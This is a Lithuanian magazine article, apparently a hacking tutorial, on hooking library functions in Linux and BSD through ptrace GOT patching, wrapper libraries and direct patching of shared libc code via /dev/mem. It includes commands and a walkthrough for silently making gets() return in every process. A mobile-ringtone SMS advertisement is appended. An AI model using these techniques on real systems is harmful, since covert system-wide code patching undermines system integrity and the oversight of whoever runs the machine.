Branduolys užsiima pagrindinėmis įvedimo/išvedimo funkcijomis, atminties paskirstymu, procesų sukūrimu/užbaigimu ir t.t., beje, jeigu NT suteikia žemo lygio pusfabrikačius, prie kurių dar reikia padirbėti, tai branduolinės *Linux* funkcijos (kurios dar kitaip vadinamos „sisteminiais iškvietimais", angliškai *sys-calls*) yra kuo puikiausiai vartojamos. Nepaisant to, tiesioginiai kreipiniai į branduolį iš taikomojo (aplikacijos) lygio sutinkami retai. Vietoje to programos pirmenybę teikia nuo sistemos nepriklausomai bibliotekai *libc.so.x*, kuri yra tolimas *Windows* bibliotekos *kernel32.dll* analogas. Ši biblioteka į fizinę atmintį užkraunama viso labo vieną kartą, po ko ji projektuojama į visų ją naudojančių procesų adresų erdvę („so" šifruojasi kaip *shared object [file]*, o *x* čia yra versijos numeris, pavyzdžiui, *libc.so.6*).

Be *libc* yra ir kitų bibliotekų, pavyzdžiui, *libncurses.so.x*, kuri atsakinga už kursoriaus valdymą ir pseudografikos piešimą tekstiniame režime (*user32.dll* analogas). Bibliotekos gali būti prijungiamos tiek ir *elf* bylos užkrovimo stadijoje per simbolių lentelę (importo lentelės analogas), tiek ir dinamiškai programos vykdymo metu iškviečiant funkcijas *dlopen/dlsym* (*LoadLibrary/GetProcAddress* analogas). Galų gale bet kuri programa turi daugybę neviešų ir neeksportuojamų funkcijų, kurias taip pat reikia periminėti.

[Galimų metodų apžvalga]Susitarkime aptarinėti universalius perėmimo metodus, kurie nereikalauja nei bandomosios bylos, nei branduolio modifikavimo ir kurie veikia bet kurioje **nix* tipo operacinėje sistemoje (galbūt su tam tikrais pakeitimais). Pradėsime nuo klasikos, t.y. nuo toli. Vienas iš populiariausių perėmimo metodų, aktyviai naudojamas *Windows* sistemoje ir vadinamas „importo [lentelės] modifikavimo metodu", atrodo štai taip:

* sukuriame derinantį procesą, iškviesdami *fork()/exec()/ptrace(PTRACE_TRACEME* [BSD sistemoje — PT_TRACE_ME, toliau BSD variantą pateiksiu per slešą]), arba su *ptrace(PTRACE_ATTACH/PT_ATTACH, pid, 0, 0)*; prisijungiame prie jau paleisto proceso.

* su funkcija *ptrace(PTRACE_PEEKTEXT/PT_READ_I, pid, addr, 0)* nuskaitome globalią poslinkių lentelę (*Global Offset Table*, GOT), kuri yra importo lentelės analogas;

* su funkcija *ptrace(PTRACE_POKETEXT/PT_WRITE_I, pid, addr, data)* modifikuojame rodykles į mums reikalingas funkcijas, pakeisdami jas į *offset thunk*, kur *thunk* — mūsų apdorotuvas, vienaip ar kitaip įterptas į proceso adresų erdvę (pavyzdžiui, su tuo pačiu PTRACE_POKETEXT/PT_WRITE_I);

– dinamiškai užkraunamos bibliotekos kontroliuojamos perimant *libdl.so.x* eksportuojamas, tačiau faktiškai *libc.so.x* bibliotekoje realizuotas funkcijas *dlopen/dlsym* (ten jos vadinasi *_dl_open/_dl_sym*);

– neviešos pačios programos funkcijos ir statinės bibliotekos perimamos į jų pradžią įdiegiant komandą *jump thunk* (savaime suprantama, originalų turinį prieš tai reikia kažkur išsaugoti) ir ieškant pagal signatūras arba susijus su fiksuotais adresais;

* atsijungiame nuo proceso su funkcija *ptrace (PTRACE_DETACH/PT_DEATACH, pid, 0, 0)*, tuo pačiu leisdami jai pratęsti normalų vykdymą, tačiau jau su modifikuota GOT lentele, iškviečiančia funkcijas per mūsų hakerišką *thunk*, kuris gali protokoluoti iškvietimus, „apdoroti" argumentus arba net perduoti valdymą pakištoms funkcijoms;

„Importo modifikavimo" metodas lengvai įgyvendinamas, patikimas, tačiau jis nėra be trūkumų. *Windows* sistemoje funkcijos *ReadProcessMemory/WriteProcessMemory* iš proceso nereikalauja, kad jis būtų derinamas, todėl bandomajai programai labai sunku joms pasipriešinti. Jų *Linux* analogai yra *ptrace* bibliotekos dalis, kurią apgauti labai lengva. Be to, bandomasis procesas gali ištrūkti iš šnipo letenų. Tam jam pakanka sukurti antrinį procesą arba įvykdyti *exec()* ir taip pačiam persileisti. Tokiu atveju sisteminis užkrovėjas iš disko nuskaito pradinį ELF bylos atvaizdą, todėl visi GOT lentelės pakeitimai bus prarasti. Kad taip nenutiktų, mūsų šnipas turi stebėti visas potencialiai pavojingas funkcijas, tegu ir realizacijos sudėtingumo kaina. Ir paskutinis (tačiau ne pagrindinis) apribojimas — toks špionažas yra išskirtinai lokalaus pobūdžio ir gali kontroliuoti tik antrinius arba akivaizdžiai jam „į letenas" perduotus procesus.

O štai kitas populiarus metodas, kuris vadinamas „bibliotekos pakeitimu" ir taip pat yra pasiskolintas iš *Windows* pasaulio:

* aplink biblioteką sukuriame „apvalkalą" (*wrapper*), kuris eksportuoja tas pačias funkcijas, kaip ir biblioteka;

* originalią biblioteką pervadiname arba iškeliame kur nors kitur;

* apvalkale esančios funkcijos nustato jas iškviečiančio proceso identifikatorių, ir jeigu tai iš tiesų „jų" procesas, atliekami iš anksto suplanuoti veiksmai (iškvietimas rašomas į logą, pakeičiami argumentai arba grįžimo kodas ir t.t.). Kaip nustatyti proceso *id*? Tai padaryti labai lengva, juk apvalkale įrašytos funkcijos iškviečiamos jas naudojančio proceso kontekste, todėl užduoties sprendimas susiveda į einamo proceso identifikatoriaus radimą, ką daro funkcija *getpid()*;

* apvalkale esanti funkcija valdymą perduoda pagrindinėje bibliotekoje įsikūrusiai originaliai funkcijai arba savo pačios pakištai funkcijai;

Po išoriniu tokių metodų įgyvendinimo paprastumu slypi ištisa problemų šūsnis. Rankiniu būdu sukurti apvalkalus visoms „sisteminėms" bibliotekoms praktiškai nerealu, todėl šį darbą būtina automatizuoti, parašant nesudėtingą so bylų apdorotuvą ir kodo generatorių. Nėra būtina generuoti paruoštą ELF bylą, paprasčiau sukurti *C* programą ir ją sukompiliuoti su *gcc*.

Perėmimo „globalumas" turi įtakos visiems procesams todėl kreivai parašytas „apvalkalas" sistemą laužia taip, kad tik spėk gaudyti skraidančius *core-dump'us*. Gal geriau nelieskime sisteminių bibliotekų, o vietoje to pakeiskime „bandomojo" proceso aplinkos kintamąjį LD_LIBRARY_PATH. Šis kintamasis specialiai numatytas tam atvejui, jeigu atskirai paimtai programai norisi suteikti savo bibliotekų rinkinį (statiniai ir dinaminiai užkrovėjai bibliotekos iš pradžių ieško kintamajame LD_LIBRARY_PATH nurodytose vietose, ir, jeigu jos ten nėra, pereina prie bylos */etc/ld.so.conf*, o po to prie katalogų */lib* ir */usr/lib*), tačiau jeigu „bandomasis" procesas biblioteką pabandys užkrauti naudodamas absoliutų kelią, jis sugebės ištrūkti!

Perspektyviausia būtų perėmimą atlikti tiesiogiai modifikuojant bandomojo proceso atmintį nesikreipiant į *ptrace*. Kaip tai galima padaryti? Pirmiausia į galvą ateina byla */proc/<pid>/mem*, tačiau daugelyje sistemų ji neprieinama net root'ui, todėl tenka nusileisti į branduolio lygį, kas išties užknisa. Hakeriški šaltiniai mini dar dvi įdomias bylas: */dev/mem* (fizinės kompiuterio atminties atvaizdas prieš virtualių adresų transliaciją) ir */dev/kmem* (virtualios branduolio atminties atvaizdas). */dev/kmem* byla iš taikomojo lygio paprastai neprieinama, čia nėra jokių taikomojo lygio bibliotekų, todėl mums ji visiškai neįdomu, o */dev/mem* mes išnagrinėsime kiek detaliau.

„hello, world" programa po truss mikroskopu

[/dev/mem] Paskaičius dokumentaciją („man mem") paaiškėja, kad byla */dev/mem* naudojama praktiškai visose **nix* tipo sistemose, o jeigu jos nėra, ji vis tiek gali būti sukurta bet kuriuo momentu, kas atliekama su šiomis komandomis:

```
# mknod -m 660 /dev/mem c 1 1
# chown root:kmem /dev/mem
```


Čia 660 — priėjimo teisės, */dev/mem* — bylos pavadinimas (gali būti bet koks, pavyzdžiui, */home/kpnc/nezumi*), „c" yra įrenginio tipas (simbolinis įrenginys), „1 1" — įrenginys (fizinė atmintis). */dev/mem* byla yra laisvai prieinama iš taikomojo lygio, tačiau tik *root* vardu, kas nėra gerai.

Bylos struktūra labai paprasta — linijiniai poslinkiai atitinka fizinius adresus. Tarkim, mums žinoma, kad visuose BIOS'uose *FFFFh:FFF0h* adresu saugojama perėjimo į užkrovimo kodą komanda, o po jos dažniausiai saugoma mikroprogramos sukūrimo data. „Saldžiąją porelę" *segmentas:poslinkis* transformuojame į linijinę formą *(linear == seg*10h + offset)*, gauname *FFFF0h*. Tai ir bus poslinkis byloje.

Čia pagrindinė problema tame, kad **nix* operatyvinę atmintį naudoja kaip kešą, todėl vieni ir tie patys fiziniai puslapiai skirtingu laiku gali atitikti skirtingus virtualius adresus. Tačiau tai ne problema. Galima surasti puslapių katalogą bei transliaciją atlikti rankiniu būdu. Rodyklė į einamą katalogą saugoma CR3 registre, prie kurio bandant prieiti iš taikomojo lygio aktyvuojama išimtis (*exception*), tačiau kadangi katalogas turi gana standartinę procesoriaus dokumentacijoje aprašytą struktūrą, ją lengva surasti paprasčiausiai skenuojant fizinę atmintį.

Dalis procesui priklausančių virtualių puslapių gali būti iškelta į diską, tuomet */dev/mem* byloje jų nebus. Chroniško operatyvinės atminties trūkumo atveju žymi proceso adresų erdvės dalis patenka į diską, ir nors bendrai naudojamos bibliotekos išstumiamos paskutinės, jos vis tiek išstumiamos (ypač retai naudojamos funkcijos). Tai reiškia, kad prieš pradedant kapstytis */dev/mem* byloje, reikia į atmintį užkrauti atitinkamą funkciją. O kaip tai padaryti? Paprasčiausiai ją iškviečiant! Funkcijos iškvietimas negarantuoja, kad į atmintį bus užkrauti visi jai priklausantys puslapiai, tačiau mums to ir nereikia! Pakanka į funkcijos pradžią įterpti *jump* į savo *thunk*, kad būtų užkrautas pirmasis puslapis.

Siekiant neutralizuoti pašalinius efektus, funkcija paprastai iškviečiama su klaidingais argumentais, kad ji baigtųsi nieko neįvykdžiusi, tačiau tai — nešvarus triukas, kuriam pasiduoda toli gražu ne visos funkcijos. Pavyzdžiui, *gets()* atkakliai laukia įvedimo iš klaviatūros, net jeigu vietoje rodyklės šiai funkcijai perduotume nulį. Jeigu mes galime nuskaityti funkcijai priklausančią atmintį (o *Linux/BSD* sistemoje tai galima padaryti), tai mums pakanka nuskaityti keletą funkcijos pradžios baitų — tai garantuotai į fizinę atmintį įkraus jai priklausantį puslapį. Tiesą sakant, norint */dev/mem* byloje surasti perimamą funkciją, mums vis tiek prireiks jos signatūros, todėl be skaitymo čia mes neapsieisime.




BIOS turinio nuskaitymas per /dev/mem bylą

Visas klausimas tame, kaip nustatyti funkcijos adresą? Tai galima padaryti mažiausiai dviem būdais: gauti rodyklę pasinaudojant *C* kalba arba iškviesti *dlsym*. Abiem atvejais rezultatai bus skirtingi, ką patvirtina ir programa *get_addr.c*, kuri nustato funkcijos *gets* adresą (išeities tekstą rasi diske).
Kompiliuojam (*gcc get_addr.c –o get_addr –ldl*) ir paleidžiam gautą bylą (‚*–ldl*' raktas prijungia *dl* biblioteką, kuri eksportuoja funkcijas *dlopen* ir *dlsym*). Mano kompiuteryje rezultatas atrodo štai taip:

```
Programos get_addr darbo rezultatas
x = gets:08048364h
08048364h:FF 25 A8 98 04 08 68 08 00 00 00 E9 D0 FF FF FF
...
base libc.so.6:400179E8h
400179E8h:00 C0 02 40 D8 79 01 40 30 B5 15 40 6C 66 01 40
...
glsym(,"gets"):4008CE60h
4008CE60h:55 89 E5 57 56 53 83 EC 2C 8B 75 08 E8 AC 4D FB
...
```

Sprendžiant pagal adresą (08048364h), rodyklė į funkciją gets žiūri į *.plt* sekciją, t.y. yra einamo proceso „valdose". Pirmieji funkcijos baitai yra FFh 25h A8h 98h 04h 08h, kas atitinka komandą JMP [080498A8h]. Taip išeina, kad čia ne pati funkcija, o tik perėjimas į ją! Adresas 080498A8h saugomas dvigubame žodyje, kuris yra GOT lentelėje. PLT/GOT modifikacija funkcijos perėmimą užtikrina tik einamo proceso ribose, kas iš vienos pusės net labai gerai, tačiau iš kitos — labai blogai.

Bazinis bibliotekos adresas — *libc (400179E8h)* — yra labai arti tikrojo *dlsym* grąžinto funkcijos *gets* adreso (*4009CE60h*). Į akis iš karto krenta klasikinis prologas — *55h/89h E5h (PUSH EBP/MOV EBP,ESP)*, kurį mes ir pataisysime siekdami perėmimo, tačiau iš pradžių išsiaiškinkime, kaip dirbti su */dev/mem*.
/dev/mem — tai neįprasta byla. Jeigu paleistum *Midnight Commander*, ant */dev/mem* užvestum kursorių bei nuspaustum <*F3*> — tau nieko neišeitų! Kai kurie šaltiniai tvirtina, kad funkcija *fopen()* negali atidaryti */dev/mem* ir kad čia reikia naudoti žemo lygio operacinės sistemos funkcijas, pavyzdžiui, *open/read/write*. Aš tai patikrinau: *Knoppix* ir *FreeBSD* sistemose *fopen/fread/frwite* veikia normaliai, tačiau gali būti, kad kitose sistemose jos elgiasi kitaip, todėl viską padarysime remdamiesi bendromis rekomendacijomis.
Mažytis niuansas: *FreeBSD 4.5* sistemoje (naujesnėse versijose netikrinau) *read()* visada grąžina teigiamą rezultatą, net jeigu */dev/mem* jau „pasibaigė", todėl negalima pasitikėti šios funkcijos grąžinama reikšme.
Pabandykime atlikti nedidelį eksperimentą! Paimkime kokią nors retai naudojamą bibliotekinę funkciją, pavyzdžiui, *gets()*, ir ją užlopykime pagal pilną programą, į pradžią įdiegdami baitą *C3h*, kas atitinka mašininę instrukciją RETN, o po to ją iškvieskime ir pažiūrėkime, ar mums pavyko, ar ne.
Paleidžiam IDA PRO, užkraunam *libc.so.6*, pereiname prie funkcijos *gets* (<*Ctrl–G*>, „gets", <*Enter*>) ir žiūrim, kokie baitai yra funkcijos pradžioje (kad IDA PRO šalia instrukcijų atvaizduotų mašininį kodą, reikia nueiti į meniu *Options*, pasirinkti opciją „Text representation" ir lauke „Number of opcode bytes" įrašyti „7"). Jeigu



Midnight Commander negali peržiūrėti /dev/mem bylos



tai ne žvaigždėtas dangus ir ne matrica, o sėkmingo funkcijos gets nulaužimo rezultatas (FreeBSD sistemoje)

neturi IDA PRO, tuomet funkcijos turinį galima nustatyti su mūsų programa *get_addr.c*. Mano kompiuteryje pirmieji *10h* funkcijos *gets* baitų atrodo taip: *55h 89h E5h 57h 56h 53h 83h ECh 2Ch 8Bh 75h 08h E8h ACh 4Dh FBh*.

Atsidarome */dev/mem* su hexeditor'iumi (*$ hexedit /dev/mem*), spaudžiam *<Ctrl-S>* (*search*) ir įvedame šią seką be priesagų *h* ir be tarpų: „5589E557565383EC2C8B7508E8AC4DFB". Redaktorius šiek tiek pagalvoja ir pateikia rezultatą. Pas mane gets adresas atmintyje buvo *6BA8E60h*. Tai — fizinis adresas, kuris nėra pastovus. Šis puslapis gali būti daug kartų išstumtas iš atminties ir užkrautas visiškai kitais adresais.

Dar kartą nuspaudžiam *<Ctrl-S>*, kad įsitikintume, jog šis įėjimas buvo vienintelis. Jeigu ieškoma seka atmintyje išsaugota keliais adresais, tai reiškia, kad arba įvyko kolizija (sutapo su kita funkcija), ir tuomet ieškomą seką reikia pailginti keliais baitais, arba į atmintį užkrauta kelios bibliotekos, kuriose yra viena ir ta pati funkcijos *gets* realizacija (arba *gets* eksportuojanti biblioteka pakliuvo į disko kešą), tuomet mums reikia atkreipti dėmesį į jauniausius 3 baitus. Fiziniai ir virtualūs mūsų funkcijos adresai bus lygūs, kadangi puslapio pradžios adresas visada dalinasi iš *1000h*. Jeigu nesurastas nė vienas įėjimas, funkcijos *gets* atmintyje nėra (neužkrauta biblioteka arba puslapis išstumtas į diską), ir tuomet mums reikia ją užkrauti.

Kita priežastis — ieškoma seka kirto atminties puslapio ribą, o kaip mes jau kalbėjome, fizinių puslapių tvarka nesutampa su virtualiais. Šiuo atveju viskas gerai: tarp *gets()* pradžios ir fizinio puslapio pabaigos yra *PAGE_SIZE - (address_of_func % PAGE_SIZE) = 1000h - (4008CE60h%0x1000) == 1A0h* baitai, ko paieškai daugiau nei pakanka, tačiau ką mes darytume, jeigu šis dydis būtų viso labo keletas baitų?! Ogi nieko — paprasčiausiai atmintyje funkcijos ieškotume ne nuo pačios funkcijos pradžios, o nuo jai priklausančio puslapio pradžios, tai yra: *if (!memcmp(dlsym(lib_name, func_name) & 0xFFFFF000, buf_page))*. Šiuo atveju mums pakanka, kad tarp funkcijos pradžios ir puslapio pabaigos būtų viso labo 5 baitai, kurių reikia komandai *jump thunk* įterpti. O jeigu šių baitų nėra? Tuomet reikia ieškoti kito puslapio ir įsiterpti į funkcijos vidurį (tačiau tai pats sunkiausias variantas ir čia jis nebus aptariamas) arba į funkcijos pradžią įterpti *C3h* ir perimінėti branduolio išimtį.

Toliau paruošime testinę programą, kuri iškvies funkciją *gets*. Vienas iš realizacijos variantų atrodo taip:


Eksperimentams su gets naudojama testinė programa demo.c

```
char buf[666];
while(strcmp(buf, "exit"))
    printf(".", gets(buf))
```

Išėję iš *hex* redaktoriaus ją sukompiliuokime (*gcc demo.c -o demo*) ir paleiskime (*./demo*). Programa veikia taip, kaip ir priklauso, t.y.: laukia įvedimo iš klaviatūros ir išeina įvedus „exit". Dabar pirmąjį funkcijos baitą pakeiskime į *C3h*, išsaugokime pakeitimus (*<F2>*) ir dar kartą ją paleiskime (*./demo*). Šį kartą funkcija *gets* tuojau pat grąžina valdymą ir nekreipia jokio dėmesio į klaviatūrą, o ekranas užsipildo darniomis taškelių eilėmis. Valio! Mums pavyko!

Gets() modifikacija įtakoja tiek jau paleistus, tiek ir vėliau paleisimus procesus, beje, procesui labai sudėtinga nustatyti, kad jis nulaužtas! Pastaba: jeigu *gets()* jau laukia įvedimo, tai *55h* pakeitimas į *3h* nesukelia nedelsiamo išėjimo iš funkcijos, o rezultatas bus pastebėtas tik ją iškvietus sekantį kartą.

Kiek tai patikima? Kas bus, jeigu modifikuotas puslapis dėl atminties trūkumo bus ištremtas, o koks nors procesas pabandys dar kartą užkrauti nulaužtą biblioteką? Ar operacinė sistema garantuoja situacijos



hexedit redaktorius surado gets pagal jos signatūrą

nepriėštaringumą? Dokumentacija (žr. *„man mem"*) į iškeltą klausimą neatsako, ir tai teisinga, kadangi puslapių modifikavimą stebi ne operacinė sistema, o procesorius. Po bet kokio įrašymo į puslapį (nesvarbu, kaip tai buvo padaryta — tegu su instrukcija *mov*, tegu per */dev/mem/*) procesorius nustato *dirty* vėliavėlę, taip pranešdamas OS, kad išstumiant puslapį jį derėtų įrašyti (*dump*) į diską. Sistemoje nėra specialaus „nulaužtų" puslapių palaikymo, šie puslapiai apdorojami lygiai taip pat, kaip ir visi kiti (ko mums ir reikia). Joks procesas negali „perkrauti" nulaužtos bibliotekos, kadangi OS nemato jokios būtinybės iš lėto disko nuskaityti tai, kas jau yra operatyvinėje atmintyje. Galima manyti, kad jeigu visi procesai iškrautų modifikuotą biblioteką, po kurio laiko operacinė sistema iš tiesų ją išmestų iš atminties ir pakartotino užkrovimo metu kreiptųsi į diską. Tada mūsų laužimas nueitų šuniui ant uodegos, tačiau tokia situacija menkai tikėtina. Bet kokiu atveju tam galima užkirsti kelią periminėjant *dlclose()*.

Apjungus visas aukščiau išsakytas mintis, mes esame pajėgūs realizuoti automatinį pataisymo įrankį, kuris į laisvai pasirinktas funkcijas įdiegia bet kokį kodą (automatinio perėmiklio išeities tekstą, kuris į funkcijos *gets()* pradžią įterpia komandą *retn*, tu rasi prie žurnalo pridedame diske, kadangi dėl vietos apribojimų mes negalėjome čia pateikti visų išeities tekstų — red.past.). Keletas pastabų apie šią programą: siekiant sumažinti kolizijų skaičių ir pagreitinti paiešką, sulyginimas atliekamas prisirišus prie poslinkio puslapio viduje (už tai atsakinga konstrukcija *page_buf[((unsigned int)p)%PAGE_SIZE]*). Puslapių užkrovimas į atmintį vyksta automatiškai, tai daro funkcija *memcmp()*. Specialiai dėl to jaudintis nereikia. Programa apdoroja situacijas, kuomet ieškoma seka atmintyje sutinkama daugiau nei vieną kartą arba nuosekliai einančių puslapių yra „perkirsta" per pusę. Šiuo atveju ji siūlo sumažinti/padidinti konstantą MIN_SG_SIZE, kuri atsako už signatūros dydį, bei dar kartą pakartoti savo bandymą.

Kompiliuojame programą (*gcc mem.c –O2 –o mem –ldl*) ir ją paleidžiam. Pirmasis komandinės eilutės raktas — bibliotekos pavadinimas, antrasis — laužiamos funkcijos pavadinimas. Paleidus programą be argumentų, laužiama *libc.so.6* bibliotekos funkcija *gets*. Jeigu funkcijos pradžioje jau įterpta *C3h*, programa pabando ją atstatyti ir įrašo *55h*, t.y. veikia kaip trigeris (bandymas nulaužti funkciją su nestandartine pradžia baigsis graudžiai).

Laukite tęsinio...

Jei jau esi mobilus - būk ir stilingas

laika

NAUJOS TOP 5

NAUJOS TOP 5	kodas
LT United / We Are The Winners	winners
Mary J. Bildge feat. U2 / One	onemary
Arash feat. Helena / Arash	arash
Flipside Feat. Piper / Happy Birthday	bday
Bob Sinclair / World, Hold On	world

POPULIARIOS 5

POPULIARIOS 5	kodas
Madonna / Sorry	sorrymado
Black Eyed Peas / Pump It Up	pumpi
Crazy Frog / Pinocchio	pino
Hi Tack / Say Say Say	saysay
Metallica / Whiskey In The Jar	whiskey

ŠAUNIOS TOP 15

ŠAUNIOS TOP 15	kodas
Shakira / Whenever, Wherever	whenever
Benassi Bros feat. Dhany / Hit My Heart	hitmyhea
Lenny Kravitz / Fly Away	flyaway
ATB / Ecstasy	ecsta
AC/DC / TNT	tnt
Michael Gray / The Weekend	theweekend
Britney Spears / Everytime	everyt
Avril Lavigne / Nobody's Home	nobodyshom
Black Eyed Peas / Let's Get It Started	letsgetits
Jessica Simpson / These Boots Are...	thesebootsht
Gorillaz / Feel Good Inc.	feelgoodinc
Linkin Park / Breaking The Habit	habit
Guano Apes / Lords Of The Boards	lords
50 Cent feat. Olivia / Candy Shop	candyshop
TV / Mission Impossible	mission
System Of A Down / Hypnotize	hypnotize
Serega / Cherny Burner	cherny
Arash / Temptations	tempta
Bob Sinclair / Love Generation	lovege
Dima Bilan / Never Let You Go	neve

Melodijos

Polifoninės melodijos: rašyk SMS: EXEP KODAS, *pvz.: exep axel*
siųsk numeriu 1321, kaina 2 Lt.
Monofoninės melodijos: rašyk SMS: EXEM KODAS, *pvz.: exem axel*
siųsk numeriu 1321, kaina 2 Lt.
Nusiųsk draugui: EXEP KODAS 370XXXXXXX

NAUJOS MELODIJOS

NAUJOS MELODIJOS	kodas
Rihanna / SOS	rescue
Ne-Yo / So Sick	sosick
T.A.T.U. / Friend Of Foe	frie
Shakira / Hips Don't Lie	hips
The Pussycat Dolls / Beep	beep
ATB / Let U Go	letu
Cascada / How Do You Do	howdoyoudo
Crazy Frog / Popcorn	popcorn
Mattafix / Big City Life	bigcitylife
Eminem / When I'm Gone	whenimgone
Dancing Djs Vs. Roxette / Fading Like A Flower	fadi
Poets Of The Fall / Carnival Of Rust	carniv

POPULIARIOS MELODIJOS

POPULIARIOS MELODIJOS	kodas
Prodigy / Voodoo People	voodoopeop
Paul Van Dyk / Crush	crush
Rammstein / Rosenrot	rosen
Gwen Stefani / Cool	coolgs
HIM / Killing Loneliness	killinglone
50 Cent / Just A Lil Bit	justalil
Benassi Bros feat. Dhany / Every Single Day	everysing
DJ Tiesto / Traffic	traffic
Madonna / Hung Up	hunguph
Europe / The Final Countdown	finalcou
T.A.T.U. / All About Us	allaboutu
Bomfunk MC's / Freestyler	freestyler
Black Eyed Peas / My Humps	myhumpsht
Shakira / Don't Bother	dontbother
Serega / Cherny Burner	cherny
James Blunt / You're Beautiful	youre
The Eagles / Hotel California	hotelcalif
Queen / We Are The Champions	champion
2 Unlimited / No Limit	nolimit
Simpsonai	simpsons

FIFA WORLD CUP 2006

FIFA WORLD CUP 2006	kodas
Fifa World Cup Anthem / Celebrate The Day	cele
Il Divo And Toni Braxton / The Time Of Our Lives	thetime
Shakira ft. Wyclef Jean / Hips Don't Lie - Bamboo	bamboo

VASAROS MELODIJOS

VASAROS MELODIJOS	kodas
Crazy Frog / Bailando	baila
Arash / Boro, Boro	boroboro
Daddy Yankee / Gasolina	gasolina
Sash! / Ecuador	ecuador
Arash / Temptations	tempta
Juanes / Volverte A Ver	volve
Sugababes / Push The Button	pushtheht
Juanes / La Camisa Negra	camisa
Sean Paul / We Be Burnin'	webebur
Darude / Sandstorm	sandstorm
Eros Ramazotti / Cose Della Vita	cosedellavit
Bob Sinclair / Love Generation	lovege

ŠAUNIOS MELODIJOS

ŠAUNIOS MELODIJOS	kodas
TV / Nu, Pogodi!	nupogodi
Black Eyed Peas / Don't Lie	dontlie
50 Cent / Outta Control	outtacont
System Of A Down / Hypnotize	hypnotize
Robbie Williams / Tripping	trippinght
ATB / 9 PM (Till I Come)	9pmtilli
HIM / Wings Of A Butterfly	wingsofa
TV / X-Files	xfiles
Ozzy Osbourne / Dreamer	dreamer
Rammstein / Benzin	benzin
Tom Jones / Sexbomb	sexbomb
Depeche Mode / Precious	precious
50 Cent / Window Shopper	windowshop
The Pussycat Dolls / Don't Cha	dontcha
Rammstein / Du Hast	duhast

Tikro garso melodijos

Rašyk SMS: EXETRUE KODAS, siųsk numeriu 1326, kaina 5 Lt. ***pvz.: exetrue sorry***
Nusiųsk draugui: EXETRUE KODAS 370XXXXXXX

TOP 5 ORIGINALIOS

TOP 5 ORIGINALIOS	kodas
ATB / 9 PM -Till I Come	9pmtilli
Rammstein / Amerika	ameri
Metallica / Enter Sandman	entersan
Rasmus / First Day Of My Life	firstd
Scooter / Hello (Good To Be Back)	hellogoo

ORIGINALIOS

ORIGINALIOS	kodas
Scorpions / Wind Of Change	windo
ATB / You're Not Alone	yourenot
Scooter / Shake That	shaketha
Prodigy / Smack My Bitch Up	mybitch
Prodigy / Voodoo People	voodoo
Nightwish / Nemo	nemo
The Rasmus / In The Shadows	inthesha
Touch And Go / Would You...	wouldyou

TIKRO GARSO KOVERIAI

TIKRO GARSO KOVERIAI	kodas
Madonna / Sorry	sorry
Black Eyed Peas / Pump It	pumpit
Ne-Yo / So Sick	sosick
Black Eyed Peas / My Humps	myhumps
Daddy Yankee / Gasolina	gasolina
The Pussycat Dolls / Don't Cha	dontcha
The Pussycat Dolls / Beep	beep
Cascada / Everytime We Touch	wetouch
T.A.T.U. / All About Us	aboutus
Shapeshifters / Back To Basics	backto
Shakira / Don't Bother	bother
Robbie Williams / Tripping	trippin
Sugababes / Push The Button	push

Spalvoti paveiksliukai

Rašyk SMS: EXEI KODAS, siųsk numeriu 1321, kaina 2 Lt.
pvz.: exei car
Nusiųsk draugui: EXEI KODAS 370XXXXXXX

EXEI football

EXEI ru3552 · EXEI eminem · EXEI wrinkledog · EXEI car03 · EXEI 50cent · EXEI gm2652 · EXEI pb299 · EXEI pb301 · EXEI cobra1

EXEI finger · EXEI gm2725 · EXEI gm2726 · EXEI formula1 · EXEI pb291 · EXEI pb293 · EXEI tribal05 · EXEI car021 · EXEI pb281 · EXEI ru2060 · EXEI pb206x

Animacijos

Rašyk SMS: EXEANI KODAS, siųsk numeriu 1328, kaina 3 Lt. ***pvz.: exeani shell***
Nusiųsk draugui: EXEANI KODAS 370XXXXXXX

EXEANI dragon · EXEANI ru4470 · EXEANI matrix2 · EXEANI wc2006

EXEANI cycle1 · EXEANI groovemoby · EXEANI maldives · EXEANI everlastingfrie

EXEANI seabird · EXEANI shell · EXEANI sience · EXEANI glowingstar

EXEANI mushroom · EXEANI lovefrog · EXEANI martialarts · EXEANI ru4268

